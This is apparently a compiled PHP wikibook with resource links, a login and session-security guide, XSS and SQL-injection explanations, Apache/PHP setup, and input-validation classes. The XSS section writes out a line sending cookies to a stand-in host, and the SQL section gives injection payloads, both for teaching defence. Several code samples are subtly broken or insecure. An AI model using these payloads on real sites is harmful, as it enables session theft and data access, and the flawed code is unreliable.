- Quicknet (http://www.myquicknet.com/) - A PHP AJAX Framework that Provides Secure Data Transmission.
- SELFPHP (http://www.selfphp.de) - A very good PHP portal. Searchable documentation with examples, PHP Code Book, Code library, forums and Tutorials.
- Symfony (http://www.symfony-project.com) - Advanced MVC framework for PHP.
- The Oracle+PHP Cookbook (http://www.oracle.com/technology/pub/articles/oracle_php_cookbook/index.html) - Explore a broad range of HowTos for leveraging Oracle's PL/SQL APIs in PHP applications.
- The PHP Manual (http://www.php.net/manual/en/index.php) - Extensive information about PHP.
- PHP.net (http://php.net/) - The PHP website. This is where you go to both get PHP (http://php.net/downloads.php) and to read the documentation (http://php.net/docs.php).
- W3Schools (http://www.w3schools.com/php/default.asp) - Quick start with PHP for beginners.

Contributors

- ahc: Significant editing to existing sections.
- banzaimonkey: Formatting changes and editing.
- Bolo: working on Flat Frog section.
- Bumppo: Started object-oriented PHP section
- Charles Iliya Krempeaux: Added PHP CLI section. Minor cleanups on existing sections. Added PHP-GTK section.
- Douglas Clifton: New editor. Hoping to add more soon!
- IBB: See profile.
- immortalgeek: Added some php web links to Resource section.
- James Booker: Minor corrections. Hoping to add more content in time.
- Jatkins: PHP 4 & 5 examples, and PHP 5 only examples.
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- Sae1962: Added navigation template & made minor corrections/edits.
- Sam Wilson: Elaboration on session fixation.
- scorphus: Fixes in installation procedures on Debian systems (to conform standards - we now use aptitude)
- Spoom: Original *for* and *switch...case* articles, various reformatting and additions.
- Wykis: Working on Smarty section, foreach, arrays, sessions, all basic programming

Building a secure user login system

Many beginning PHP programmers set out to build a website that features a **user login system** but are unaware of the awaiting pitfalls. Below is a step-by-step guide through the necessary components of both a **user authentication** system and a **user authorization** system. The former is about determining whether users *are who they say they are*, while the latter is concerned with whether or not users *are allowed to do what they are trying to do* (e.g. gain access to a particular page, or execute a particular query).

Authentication

There are two parts to the authentication process:

1. The **login form**. The user is presented with some way of entering their credentials; the system checks these against a list of known users; if a match is found, the user is authenticated. This part of the system generally also initiates some way of remembering that a user is authenticated (such as by setting a cookie) so that this process doesn't have to be repeated for each request.
2. The **per-request check** (for want of a better name!). This is the same as the second part of the login form process, with the user credentials being acquired from a source more convenient to the user—such as the cookie.

The code given below may need adjustment depending on the architecture of your scripts, whether object-oriented or procedural, having a single entry-point into your code or a dozen scripts each called separately. However the components of a login system are executed, their fundamentals are the same. Similarly, when a 'database' is referred to, it does not necessarily mean MySQL or any other RDBMS; user information could be stored in flat files, on an LDAP server, or in some other way.

The Login Form

This is the simplest part of the system, and the easiest place to start. Put simply: an HTML form is presented to the user, the user enters his credentials, the form contents are submitted to the next part of the login system for processing.

The user's credentials are generally a username and password, although others are possible (such as a nonce from a hardware token-generator). Many sites are now using the user's email address rather than a username. The advantages of this are that the e-mail addresses will be unique to one user, and it allows people to have consistent usernames since users with common usernames may not be able to get the same username everywhere they register.

The HTML for a basic login form could be something like this:

```
<form action="/login" method="post">
  <p>
    <label for="email">Email address:</label>
    <input id="email" type="text" name="email" />
  </p>
  <p>
    <label for="password">Password:</label>
    <input id="password" type="password" name="password" />
  </p>
```

Per-request Check

The users authenticity must be verified upon each HTTP request (i.e. for a page, image, or whatever). This is ostensibly as simple as seeing whether the relevant session variable is set:

The basic authentication check that needs to be run for each user request.

```
session_start();
if (!isset($_SESSION['email_address']))
{
    // User is not logged in, so send user away.
    header("Location:/login");
    die();
}
// User is logged in; private code goes here.
```

This is sufficient in many ways, but it is vulnerable to a number of attacks. It relies utterly upon the session being tied to the right user. This is not a good thing, because sessions can be *hijacked* (the session key can be stolen by a third party) or *fixed* (a third party can force a user to use a session key that the third party knows). Read the sessions page of this Wikibook for more information about this and how to avoid it.

The basic authentication check, with additional guards against session hijacking or fixation.

```
$timeout = 60 * 30; // In seconds, i.e. 30 minutes.
$fingerprint = md5($_SERVER['REMOTE_ADDR'].$_SERVER['HTTP_USER_AGENT']);
session_start();
if (    (isset($_SESSION['last_active']) && $_SESSION['last_active']<(time()-$timeout))
     || (isset($_SESSION['fingerprint']) && $_SESSION['fingerprint']!=$fingerprint)
     || isset($_GET['logout'])
    )
{
    setcookie(session_name(), '', time()-3600, '/');
    session_destroy();
}
session_regenerate_id();
$_SESSION['last_active'] = time();
$_SESSION['fingerprint'] = $fingerprint;
// User authenticated at this point (i.e. $_SESSION['email_address'] can be trusted).
```

The `$_SESSION['last_active']` and `$_SESSION['fingerprint']` variables will also need to be set at the initial log in point (where the login form was processed) if they are to be used; simply insert the following lines above where the `email_address` variable is set:

The code used to check if the user is the same user that logged in.

```
$fingerprint            = md5($_SERVER['REMOTE_ADDR'].$_SERVER['HTTP_USER_AGENT']);
$_SESSION['last_active'] = time();
$_SESSION['fingerprint'] = $fingerprint;
```

One thing to remember when using browser fingerprints, however, is that, while they do add some security to your application, they are not a catchall by any means. Many ISPs offer Dynamic IP addresses, which are IP address that change at certain intervals. If this were to happen while a user is browsing your page, he would be kicked out of his account. Also, the code snippet that checks to make sure the browser is the same, can be modified via Firefox extensions that modify the headers while requesting the page.

And that is how a secure user-authentication system is implemented in PHP5! There are a number of points that have been glossed over in the information above, and some that have been left out completely (e.g. how to only start a session when necessary). If you are implementing your own user login system and are trying to follow the advice given here, there are sure to be things that you will figure out as you go and will wish were explained here, so please be bold and edit this page to add anything that you feel is missing.

Authorization

Cross Site Scripting Attacks

Problem

Cross site scripting (or XSS) is a basic description of a script sending sensitive information (such as cookies or other session identifiers) to other websites.

Usually, these attacks affect websites that content can be edited or added to. In most cases, session identifiers or even usernames/passwords are stored inside cookies. In the case somebody knows the session identifier, they can easily use it on their machine to do any malicious tasks that you would not be happy about.

Right now, if you are logged in on wikibooks or any other websites, go to that page and type this into the address bar:

```
javascript:void(alert(document.cookie))
```

These are cookies that are sent to the website each time to identify you. Easily, if your site is not XSS proof - the cracker will write anything like this:

```
javascript:void(document.location('http://killer.website.com/steal_cookie.php?cookie_data='+document.cookie))
```

that will send the cookie information to their website.

Prevention

There are no chances to protect yourself from XSS attacks without removing malicious HTML/JavaScript code that would be submitted to another website.

As far, the most common way is to use htmlentities (http://php.net/htmlentities) or htmlspecialchars (http://php.net/htmlspecialchars) to filter the coding so nobody would add any HTML to your site (e.g. blog comments):

```
$message = htmlentities($message);
```

Another way to do this is to overall create any kind of "protected mode" code, such as MediaWiki, BBCode or others that have been invented for purpose of easily styling/formatting user's content.

Another way is to replace colons in "script:" with :, as well as disabling "<script".

External Links

- CGIsecurity.com: Cross Site Scripting questions and answers (http://www.cgisecurity.com/articles/xss-faq.shtml)

Get Apache and PHP

Get Apache

To get Apache, first you must go to the Apache website (http://apache.org/). From there, find the section for the HTTP Server Project (http://httpd.apache.org/), and then the download page (http://httpd.apache.org/download.cgi). Unless you have an understanding of compiling an executable from the source code, be **sure** you download the binary (for Windows users, I recommend the latest (2.0.52) (http://www.mirror.ac.uk/mirror/ftp.apache.org/httpd/binaries/win32/apache_2.0.52-win32-x86-no_ssl.msi) MSI installer package).

Once you've obtained an Apache installer, whether an EXE or an MSI or what have you, run it. Apache will prompt you (eventually) for several (three) pieces of information. Following this are, very basically, your choices regarding what to input:

> **Network Domain**: Either your domain name (.com/.net/.whatever) or your workgroup. If you are not sure if you have either, you probably don't; "User" is sufficient.
> **Server Name**: I'm really not sure what to put here other than "localhost", as that's the only server I have.
> **Administrator's E-mail**: Your personal e-mail address. This is appended to default error messages and the like.

When given an option between running on when started and running as a service, I recommend using Apache as a service. This means that it will run when Windows begins, saving you the trouble of using the Start menu to start it every time you want to use it. To start Apache manually: Start > All Programs > Apache... > Control Apache Server > Start Apache In Console.

Note: you will also see some other options, like an option to stop Apache and an option to restart Apache. You will need to be able to control the server later. Alternatively, when I run Apache, I get an icon in the system tray next to the clock. I can right-click this icon and it has options to stop and restart the Apache server. This system tray icon should appear by default on the windows installation.

Once the install is finished, you'll have Apache installed. However, it's not yet configured. Before we do so, though, let's test Apache to see if the installation went according to plan. You should be able to now, if the server is started, run your preferred browser and type "http://localhost/" or, if your computer is on a network, the name of the computer (in my case "http://dellpc/"). You should see a page with the message "If you can see this, it means that the installation of the Apache software on this system was successful." Congratulations!

Configure Apache

First, you must set up a location for your files to be stored. I created a folder in an easy to remember and easy to type location. All of my documents are stored in the folder "C:/Web/". In this folder, I also included a shortcut to the httpd.conf document in the Apache folder for easy modification.

This httpd.conf document is located in the conf directory of where Apache is installed. On my computer this location is "C:/Program Files/Apache Group/Apache2/conf/". Regardless of where it is, find it and open it before continuing.

This file is the primary (if not only) configuration file for your Apache server. The size and amount of words looks intimidating, but really most of them are comments; any line that begins with a hash mark / pound sign (#) is a comment. Find (using ctrl+f), "DirectoryIndex" and you will eventually see a line that reads `DirectoryIndex index.html index.html.var`. We are going to change that to read `DirectoryIndex index.html index.html.var index.php index.htm`. This means that if an index.html is not found in your web directory, the server will look for an index.php, and then will look for index.htm if index.php is not found. Go ahead and save the file. Fantastic. For the changes to take effect, you must restart the server.

To define where your web folder is, find (via ctrl+f) "DocumentRoot". Replace what follows "DocumentRoot" in quotes with the full path to your web directory. If you're using C:/Web/ as your web directory, your line would read `DocumentRoot "C:/Web/"`. Scroll down a tad to find the comment line that reads "This should be changed to whatever you set DocumentRoot to." Change the following line to read `<Directory "C:/Web/">` or whatever you set DocumentRoot to.

Testing Apache

You should have a functioning Apache server now. You can test this by first restarting Apache, then placing an HTML file in your web directory named "index.htm" and then accessing it by opening your browser and browsing to http://localhost/. If you see your index.htm, excellent work.

Note: for a while, I would see the Apache test page if I just went to http://localhost/ or http://dellpc/. To see my index page, I would have to go directly to that file, i.e. http://localhost/index.htm. Eventually, this just stopped happening. I'm not sure what happened.

This probabally happened because the Apache test page was cached. This means your web browser had stored a copy of it locally and was serving that file instead of the real webpage. Hitting refresh should fix this problem.

Since Apache is configured and working, all that's left is to download, install, and configure PHP, and then reconfigure Apache to use it.

Get PHP

The PHP website (http://php.net/) is the home of PHP on the web. There you can download PHP and also find the PHP manual. In any language, having a manual is a **huge** help.

Navigate to the downloads page (http://php.net/downloads.php) and find the latest ZIP package. At the time of this writing, the current version is 4.3.9, and the ZIP package is here (http://www.php.net/get/php-4.3.9-Win32.zip/from/a/mirror). Unzip, via WinZip or WinRAR or PKUnzip or whatever decompressing program you use, to the root (C:/, usually) directory. It will leave a folder called "php-...". Rename this folder to "php", and it is in this C:/PHP/ directory that your new script interpreter now resides.

Note: There is also an installer available for PHP, but I do not recommend this as using it shall lessen your knowledge of how PHP works.

PHP 5.0.2 is also available for download. This is a newer code base and generally has a greater performance, and more capabilities than then 4.x.x line. It is generally advised that you use the 5.x.x line in preference to 4.x.x. The code for PHP5 is very similar to the code for PHP4, and everything covered in this book should work under both environments.

Configure PHP

In your C:/PHP/ directory, find the files called "php.ini-dist" and "php.ini-recommended". These are two separate files that are included with PHP that contain separate configurations for PHP depending on your needs. The PHP website recommends you use the recommended version, so you need to rename this to "php.ini".

Here you have a choice. At this stage you need to make the file accessible to your webserver and the PHP parser. You can either:

- Simply move it to C:/WINDOWS/ and then make two shortcuts. One of these belongs in the C:/PHP/ directory and the other being in the web directory. This makes it easy to find while working with either PHP or the files in the web directory.
- Or (if you have Apache 2) make it available to Apache in its PHPIniDir directive in the `httpd.conf` file. In order to do this, simply open `httpd.conf`, scroll to the bottom and add one of these lines:

```
# If you chose PHP 4 insert this:
LoadModule php4_module "c:/php/sapi/php4apache2.dll"
AddType application/x-httpd-php .php
```

```
# If you chose PHP 5 insert this:
LoadModule php5_module "c:/php/php5apache2.dll"
AddType application/x-httpd-php .php
```

```
# configure the path to php.ini
PHPIniDir "C:/php"
```

(remembering to change `C:/php` if you put the PHP folder anywhere else)

- Additionally, if you would like Apache to colour highlight your PHP source files, add the following line directly below:

```
AddType application/x-httpd-php-source .phps
```

In php.ini, find "doc_root". Much like you did with the Apache DocumentRoot directive, make the line read `doc_root = "c:\web"` or whatever your web directory is. Scroll down a tad (or find) to reach the extension_dir line. After the equals sign, type, in quotes, the directory in which PHP is located. For people following along, this would be C:/PHP/. My extension_dir, for instance, reads `extension_dir = "c:\php"`.

Finally, you need to make the relevant DLL's available to the web server. Again, there are a number of different ways of doing this. I recommend the final method because it will allow you to easier upgrade PHP in the future, should you choose to do so. The DLL's are `php4ts.dll` and `php5ts.dll` depending on the version of PHP that you are installing.

- You can simply copy the DLL to the `C:\Windows\` directory.
- Or to the web server's directory (e.g. `C:\Program Files\Apache Group\Apache2\bin`)
- Or you can add the PHP directory to the Windows PATH. There are different ways of doing this depending on your version of Windows:
  - In Windows 98/Me you need to edit autoexec.bat:
    - Look through the file until you find an entry with `PATH=C:\WINDOWS;C:\WINDOWS\SYSTEM...` etc. Simply append *`;C:\PHP`* to the end of it.
    - Save the file (make sure that you make a backup first) and restart your computer.
  - On Windows NT/2000/XP and Server 2003, you need to change the PATH in the `Environment Variables` pane.
    - Open the System panel from the Control Panel.
    - Click on the Advanced tab, click on the button to open the "environment variables". Look in the pane for System Variables.
    - Find the PATH entry and double-click on it. Add "*;C:\PHP*" to the end of the line.
    - Click OK and restart your computer.

OOP5/Advanced Input validation

```php
<?php
/* created by nemesiskoen */

$pv = new InputValidator($_POST);

if($pv->exists('submit')) { // is the value 'submit' set in the $_POST array?

    $pv->hasValue('age', 'You must enter an age');
    $pv->hasValue('email', 'You must enter an email');
    // ...

    $pv->isInt('age', 'You must enter a valid age.');
    $pv->isEmail('email', 'You must enter a valid email.');
    $pv->hasMinLength('username', 2, "You're username needs to be at least 2 characters long.");
    $pv->matchbool(someFunction(), 'The function returned false!');
    $pv->matchRegex('username', REGEX_HERE, 'error message here');
    $pv->equals('password1', $pv->get('password2'), "Passwords don't match.");
    $pv->equals('password1', $pv->get('username'), "Password can't be the same as your username.");
    $pv->isUrl('website', 'You must enter a valid website.');

    if($pv->render()) {
        // form successfully submitted!
    }
```

```
}

$pv->assignToTemplate($tpl); // if you work with a template parser this will assign ALL values again, with the same name, but prefixed by 'p'.

// otherwise you can query the error array as followed:
$errors = $pv->getErrors();
// loop through the errors
echo 'The form couldn\'t submt because: <br />';
foreach($errors as $v) {
    echo $v . '<br />';
}

?>

<?php

/**
 * @package DP_InputValidator
 *
 */

class DP_InputValidator_Abstract {

    /**
     * Mainarray
     *
     * @access protected
     * @var array $_array
     */

    protected $_array = array();

    /**
     * All errorstring
     *
     * @access protected
     * @var array $_errorStrings
     */

    protected $_errorStrings = array();

    /**
     * Errorstrings
     *
     * @access public
     * @var string $noValueError
     * @var string $noIntError
     * @var string $noEmailError
     * @var string $noRegexError
     * @var string $equalError
     * @var string $noEqualError
     * @var string $noMinLengthError
     */

    public $noValueError = "%s has no value";
    public $noIntError = "%s is no int";
    public $noEmailError = "%s is not a valid email";
    public $noRegexError = "%s doesn't match a certain regex";
    public $equalError = "%s equals something that isn't allowed!";
    public $noEqualError = "%s doesn't equal something, which is required!";
    public $noMinLengthError = "%s must be a certain length!";
    public $noIssetError = "%s is not set!";

    /**
     * Set the array to validate
     *
     * @access protected
     * @param array &$array
     * @param bool $safe
     */
    protected function __construct(&$array, $safe = true) {
        $this->_array = $array;
        if($safe) {
            $array = null;
        }
    }

    /**
     * Get a secured item of the array
     *
     * @access public
     * @param string $key
     * @return mixed
     */
    public function get($key) {
        return $this->_secureArray($this->_array[$key]);
    }

    /**
     * Get a raw item of the array
     *
     * @access public
     * @param string $key
     * @return string
     */
    public function value($key) {
        return $this->_array[$key];
    }

    /**
     * Get the whole array, if secured is set to true then the array will be secured
     *
     * @access public
     * @param bool $secure = true
     * @param mixed $noSubmit = 'submit'
     * @return array
     */
    public function getArray($secure = true, $noSubmit = 'submit') {
        $array = $this->_array;
        if($secure) {
            foreach($array as $k => $v) {
```

```
            if(is_array($v)) {
                $array[$k] = $this->_secureArray($v);
            } else {
                $array[$k] = htmlsecure($v);
            }
        }
    }

    if($noSubmit) {
        unset($array[$noSubmit]);
    }

    return (array) $array;
}

/**
 * Render method
 * if a fault has a occurred, an no exception is thrown:
 * this function will throw an exception (depending of the $throw parameter)
 * If the $reset parameter is set to true, all the errorArrays will be reset
 * throws Exception
 *
 * @access public
 * @param bool $reset
 * @return bool
 */
public function render($reset = true) {
    $checks = $this->_getAllErrorArrays();
    $aantal = 0;
    foreach($checks as $v) {
        $var = '_' . $v;
        $count += count($this->$var);
        if($reset) $this->$var = array();
    }
    $return = ($count == 0 && count($this->_errorStrings) == 0);
    if($reset && $return) $this->_errorStrings = array();
    return $return;
}

/**
 * Set a var, override if $override is set on true
 *
 * @param string $var
 * @param string $value
 * @param bool $overwrite
 */
public function setVar($var, $value = "", $overwrite = true) {
    if(is_array($var)) {
        foreach($var as $k => $v) {
            $this->setVar($k, $v, $value);
        }
    } elseif(!isset($this->_array[$var]) || $overwrite) {
        $this->_array[$var] = $value;
    }
}

/**
 * Unset a var
 *
 * @param string $varName
 */
public function unsetVar($varName) {
    if($this->exists($varName)) {
        unset($this->_array[$varName]);
    }
}

/**
 * Get all the occurred errorStrings, if the $multiD parameter is set to true
 * the return array will be multiDimensional
 * otherwise it will be a 1D array
 *
 * @access public
 * @param bool $multiD = false
 * @return array
 */
public function getErrorStrings($multiD = false) {
    if($multiD) {
        return $this->_errorStrings;
    }

    $return = array();
    foreach($this->_errorStrings as $array) {
        foreach($array as $value) {
            $return[] = $value;
        }
    }

    return (array) $return;
}


/**
 * Assign the errors to a templatePower template.
 *
 * @access public
 * @param string $tpl
 * @param string $block
 * @param string $var
 * @return InputValidator_Abstract
 */
public function assignToTemplate($tpl) {
    $tpl->assign($this->getArray(), true, false, 'p_');
    $errorstrings = $this->getErrorStrings();

    $tpl->assign('error', count($errorstrings) > 0);
    $tpl->assign('errors', $errorstrings);

    return $this;
}
```

```php
    /**
     * If one of the 'check'-methods is given an array as argument, this method will handle this
     *
     * @access protected
     * @param bool $multiD
     * @return array
     */
    protected function _handleArray($keys, $function, $errorString) {
        $ok = true;
        foreach($keys as $v) {
            if(!$this->$function($v, $errorString)) $ok = false;
        }
        return $ok;
    }

    /**
     * Secure a multi-dimensional array or a string
     *
     * @access protected
     * @param mixed $array
     * @return mixed
     */
    protected function _secureArray($input) {
        $return = '';
        if(is_array($input)) {
            $return = array();
            foreach($input as $k => $v) {
                if(is_array($v)) {
                    $return[$k] = $this->_secureArray($v);
                } else {
                    $return[$k] = htmlentities($v);
                }
            }
        } else {
            $return = htmlentities($input);
        }
        return $return;
    }

    /**
     * Add an error string
     * if alternative is given, it will be used in the 'sprintf' statement
     *
     * @access protected
     * @param string $key
     * @param string $string
     * @param string $alternative = ""
     * @return bool (false)
     */
      protected function _addErrorString($key, $string) {
        if(!isset($this->_errorStrings[$key])) {
            $this->_errorStrings[$key] = array();
        }
        $this->_errorStrings[$key][] = $string;
        return false;
    }

    /**
     * This function will return all the error Arrays that are used by the 'check'-methods
     *
     * @access protected
     * @param void
     * @return array
     */
    protected function _getAllErrorArrays() {
        return array('noValue', 'noInt', 'noEmail', 'noRegex', 'equals', 'noEquals', 'noMinLength');
    }


    /**
     * Process an error
     *
     * @access protected
     * @param string $type
     * @param string $key
     * @param string $errorString
     * @return InputValidator_Abstract
     */
    protected function _processError($type, $key, $errorString) {
        if(isset($this->$type) && is_array($this->$type)) {
            array_push($this->$type, $key);
            $this->_addErrorString($key, $errorString);
        }
        return $this;
    }

    /**
     * Is called by __call when the user wants to withdraw an error
     *
     * @access protected
     * @param string $method
     * @param array $arg
     * @return string
     */
    protected function _handleFetchError($method, $arg) {
        list($key, $name, $string) = $arg;
        $errorstring = $method . "Error";
        $n = $name != null ? $name : $key;
        $errstr = $string != null ? $string : $this->$errorstring;
        return in_array($key, $this->$var) ? sprintf($errstr, $n) : "";
    }

    /**
     * Is called by __call to validate a field.
     *
     * @access protected
     * @param string $method
     * @param array $arg
     * @return mixed
     */
    protected function _handleValidate($method, $arg) {
```

```
        $key = $arg[0];
        if(is_array($key) && (count($key) == 1 || count($key) == 2)) {
            return $this->_handleArray($key, $method, $arg[1]);
        } else {
            if(is_bool($key)) {
                if(!in_array($method, $this->_boolFunctions))
                    return false;
            } elseif(!$this->exists($key) && $method != "_Validate_isset") {
                return false;
            }
            if(!call_user_func_array(array($this, $method), $arg)) {
                return $this->_addErrorString($key, end($arg));
            }
        }
        return true;
    }

    /**
     * The __call method is used to process to situations:
     * - if you want to check for errors
     * - if you want to withdraw the errors
     *
     * @access protected
     * @param string $method
     * @param array $arg
     * @return mixed
     */
    protected function __call($method, $arg) {

        $validateMethod = '_Validate_' . $method;
        /*
         if the method exists "_Validate_' . $method" try to call it with 2 or 3 arguments
         the rest will be handled as a public method itself, and not via __call
        */
        if(method_exists($this, $validateMethod)) {
            return $this->_handleValidate($validateMethod, $arg);
        }
        /*
         Otherwise lets see if the requested array is set, if the call is for example:
         _noInt('age', 'leeftijd', '%s moet een getal zijn')
        */
        $var = '_' . $method;
        if(isset($this->$var) && is_array($this->$var) && $this->$var != $this->_array) {
            return $this->_handleFetchError($method, $arg);
        }
        return null;
    }

}

?>
```

Add new methods to this class to validate.

```
<?php

/**
 * @package DP_InputValidator
 *
 */

class DP_InputValidator extends DP_InputValidator_Abstract {

    /**
     * All error arrays
     *
     * @access protected
     * @var array $_noValue
     * @var array $_noInt
     * @var array $_noEmail
     * @var array $_noRegex
     * @var array $_equals
     * @var array $_noEquals
     * @var array $_noMinLength
     */

    protected $_noValue = array();
    protected $_noInt = array();
    protected $_noEmail = array();
    protected $_noRegex = array();
    protected $_equals = array();
    protected $_noEquals = array();
    protected $_noMinLength = array();
    protected $_noIsset = array();

    /**
     * An array of all the functions that accept a boolean instead of a key.
     *
     * @access protected
     * @var array $_boolFunctions
     */

    protected $_boolFunctions = array('_Validate_matchBool');

    /**
     * Pass through to the Parent Constructor
     *
     * @param array &$array
     * @param bool $safe
     */

    public function __construct(&$array, $safe = true) {
        parent::__construct($array, $safe);
    }

    /**
     * Does an array key exist
     *
     * @param string $key
     * @return bool
     */
```

```
    public function exists($key) {
        if(is_string($key) || is_int($key)) {
            return array_key_exists($key, $this->_array);
        }
        return true;
    }

    /**
     * Does it have a value?
     *
     * @access protected
     * @param string $key
     * @return bool
     */
    public function _Validate_hasValue($key) {
        return ($this->_array[$key] != "");
    }

    /**
     * Is it an integer?
     *
     * @access protected
     * @param string $key
     * @return bool
     */
    public function _Validate_isInt($key) {
        return (strval(intval($this->_array[$key])) == $this->_array[$key]);
    }

    /**
     * Is it a valid email?
     *
     * @access protected
     * @param string $key
     * @return bool
     */
    public function _Validate_isEmail($key) {
        if(!validateEmailFormat($this->_array[$key])) { // ADD YOUR OWN EMAIL VALIDATION FUNCTION HERE
            return ($this->_array[$key] == '');
        }

        return true;
    }

    /**
     * Is it a valid url?
     *
     * @access protected
     * @param string $key
     * @return bool
     */
    public function _Validate_isUrl($key) {
        if(!validateUrlFormat($this->_array[$key])) {
            return ($this->_array[$key] == '');
        }

        return true;
    }

    /**
     * Is it set?
     *
     * @access protected
     * @param string $key
     * @return  bool
     */
    public function _Validate_isset($key) {
        return isset($this->_array[$key]);
    }

    /**
     * Does it match a given regex?
     *
     * @access protected
     * @param mixed $key
     * @param string $match
     * @return bool
     */
    public function _Validate_matchRegex($key, $match) {

        return (preg_match($match, $this->_array[$key]));

    }

    /**
     * Does it equals '$value'?
     *
     * @access public
     * @param mixed $key
     * @param string $value
     * @param bool $case
     * @return bool
     */
    public function _Validate_equals($key, $value, $case) {
        if($case == false) {
            return (strtolower($this->_array[$key]) === strtolower($value));
        }
        return ($this->_array[$key] === $value);

    }

    /**
     * Does the length differs from '$value'?
     *
     * @access public
     * @param mixed $key
     * @param string $value
     * @return bool
     */
    public function _Validate_noEquals($key, $value) {
```

```
        return ($this->_array[$key] === $value);
    }

    /**
     * Is the length longer than $length?
     *
     * @access public
     * @param mixed $key
     * @param string $value
     * @return bool
     */
    public function _Validate_hasMinLength($key, $length) {

        return (strlen(trim($this->_array[$key])) >= $length);

    }

    /**
     * Is a bool true or false
     * USE:
     * $pv->matchBool(memberCheck($pv->get('member')), 'The member is already registered')
     *
     * @access public
     * @param mixed $key
     * @return bool
     */
    public function _Validate_matchBool($bool) {
        return $bool ? true : false;
    }

}

?>
```

OOP5/Input validation

This is an example using the power of OOP with PHP5. This example can be used to validate different user inputs. This was moved by Wykis from Kgrsajid's example on Programming:PHP.

```
interface Validator
{
  public function validate($value);
  public function getError();
}

abstract class AbstractValidator implement Validator
{
  protected $errors = array();
  public function __construct()
  {
    // Do Something
  }

  public function getError()
  {
    return $this->errors;
  }
}

class BooleanValidator extends AbstractValidator
{
  public function __construct()
  {
    // Do Something
  }

  public validate($value)
  {
    $return = literalize($value);
    if (!is_bool($value))
    {
      $this->errors[] = 'invalid_boolean';
      return false;
    }
    return true;
  }
}
```

PHP Include Files

Includes

There are two methods of including a file in PHP: `include` and `require`.

```
include "file.php";
require "file.php";
```

They both perform essentially the same function, but have one major difference: `include` will only throw a warning if there is a problem during the include process; `require`, however, will halt execution in this scenario. Therefore, a script's dependencies will often be called with `require`.

Prior to version 4.0.2, `require` also attempted to read a file, regardless of whether the code in that file was executed or not. This means that if a file did not exist, an error would be thrown even if it would never be interpreted. The following code:

```
<?php

if (false)
{
   require "some_nonexistent_file.php";
}

require "another_nonexistent_file.php";

?>
```

would therefore fail on the first `require` in versions before 4.0.2, and the second in all other versions.

Include Once

Additionally, there exist many code libraries, class definitions, and variable declarations that you will want to separate into an include file, but that should only be called into the current script once. To ensure that these libraries are only included once, php includes the `include_once()` and `require_once()`functions.

Each time one of these functions is called, the php parser remembers which file it has called. If another `include_once()`or `require_once` attempts to load the same file, the parser will simply skip the command. It will produce no error or warning, it will simply act as though the command had executed successfully. This is because, in fact, it has.

IMPORTANT: If you include a file once with `include_once()` and then later using `include()`, the file will be included a second time. If a file is included using `include_once()` and a call to the same file is made by `require_once()`, it will not be included again. Include_once() and require_once() have the same 'memory,' as it were.

SQL Injection Attacks

The Problem

Consider the following SQL query in PHP:

```
$result=mysql_query('SELECT * FROM users WHERE username="'.$_GET['username'].'"');
```

The query selects all rows from the users table where the username is equal to the one put in the query string. If you look carefully, you'll realise that the statement is vulnerable to SQL Injection - quotes in `$_GET['username']` are not escaped, and thus will be concatenated as part of the statement, which can allow malicious behaviour.

Consider what would happen if `$_GET['username']` was the following: `" OR 1 OR username = "` (a double-quote, followed by a textual " OR 1 OR username = " followed by another double-quote). When concatenated into the original expression, you have a query that looks like this: `SELECT * FROM users WHERE username = "" OR 1 OR username = ""`. The seemingly redundant `OR username = "` part added is to ensure that the SQL statement evaluates without error. Otherwise, a hanging double quote would be left at the end of the statement.

This selects all rows from the users table.

The Solution

Never trust user provided data, process this data only after validation; as a rule, this is done by pattern matching. In the example below, the username is restricted to alphanumerical chars plus underscore and to a length between eight and 20 chars - modify as needed.

```
if (preg_match("/^\w{8,20}$/", $_GET['username'], $matches))
   $result = mysql_query("SELECT * FROM users WHERE username=$matches[0]");
else // we don't bother querying the database
   echo "username not accepted";
```

For increased security, you might want to abort the script's execution replacing `echo` by `exit()` or `die()`.

This issue still applies when using checkboxes, radio buttons, select lists, etc. Any browser request(even `POST`) can be replicated through telnet, duplicate sites, javascript, or code (even PHP), so always be cautious of any restrictions set on client-side code.

Use of `mysql_real_escape_string()`

PHP provides you with a function to deal with user input in MySQL, and that is `mysql_real_escape_string(string unescaped_string[, resource link_identifier])`. This script escapes all potentially dangerous characters in the string provided and returns the escaped string such that it may be safe to put into a MySQL query. However, if you do not sanitize input prior to passing it to `mysql_real_escape_string()` function you still may have SQL injection vectors. For example; `mysql_real_escape_string` would not protect against an SQL injection vector such as the following:

```
$result = "SELECT fields FROM table WHERE id = ".mysql_real_escape_string($_POST['id']);
```

If `$_POST['id']` contained `23 OR 1=1` then the resulting query would be:

```
SELECT fields FROM table WHERE id = 23 OR 1=1
```

which is a valid SQL injection vector.

(The original function, `mysql_escape_string`, did not take the current character set in account for escaping the string, nor accepted the connection argument. It is deprecated since PHP 4.3.0.)

For example, consider one of the examples above:

```
$result=mysql_query('SELECT * FROM users WHERE username="'.$_GET['username'].'"');
```

This could be escaped as follows:

```
$result=mysql_query('SELECT * FROM users WHERE username="'.mysql_real_escape_string($_GET['username']).'"');
```

This way, if the user tried to inject another statement such as a `DELETE`, it would harmlessly be interpreted as part of the WHERE clause parameter as expected:

```
SELECT * FROM `users` WHERE username = '\';DELETE FROM `forum` WHERE title != \''
```

The backslashes added by `mysql_real_escape_string` make MySQL interpret them as actual single quote characters rather than as part of the SQL statement.

Note that MySQL does not allow stacking of queries so the `;DELETE FROM table` attack would not work anyway

Use Parameterized Statements

The PEAR's DB package[1] provides a prepare/execute mechanism to do parameterized statements.

```
require_once("DB.php");
$db = &DB::connect("mysql://user:pass@host/database1");
$p = $db->prepare("SELECT * FROM users WHERE username = ?");
$db->execute( $p, array($_GET['username']) );
```

The query() method, also do the same as prepare/execute,

```
$db->query( "SELECT * FROM users WHERE username = ?", array($_GET['username']) );
```

The prepare/execute will automatically call `mysql_real_escape_string()` as discussed in the above section.

In PHP version 5 and MySQL version 4.1 and above, it is also possible to use prepared statements through `mysqli` extension[2]. Example[3]:

```
$db = new mysqli("localhost", "user", "pass", "database");
$stmt = $db -> prepare("SELECT priv FROM testUsers WHERE username=? AND password=?");
$stmt -> bind_param("ss", $user, $pass);
$stmt -> execute();
```

Similarly, you could use the built-in PDO Class in PHP5[4].

References

1. http://pear.php.net/package/DB
2. Official documentation for Mysqli extension (http://www.php.net/mysqli), php.net.
3. Prepared Statements in PHP and MySQLi (http://www.mattbango.com/articles/prepared-statements-in-php-and-mysqli), Matt Bango.
4. http://php.net/manual/en/book.pdo.php

For More Information

- PHP Manual: SQL Injection (http://www.php.net/manual/en/security.database.sql-injection.php)
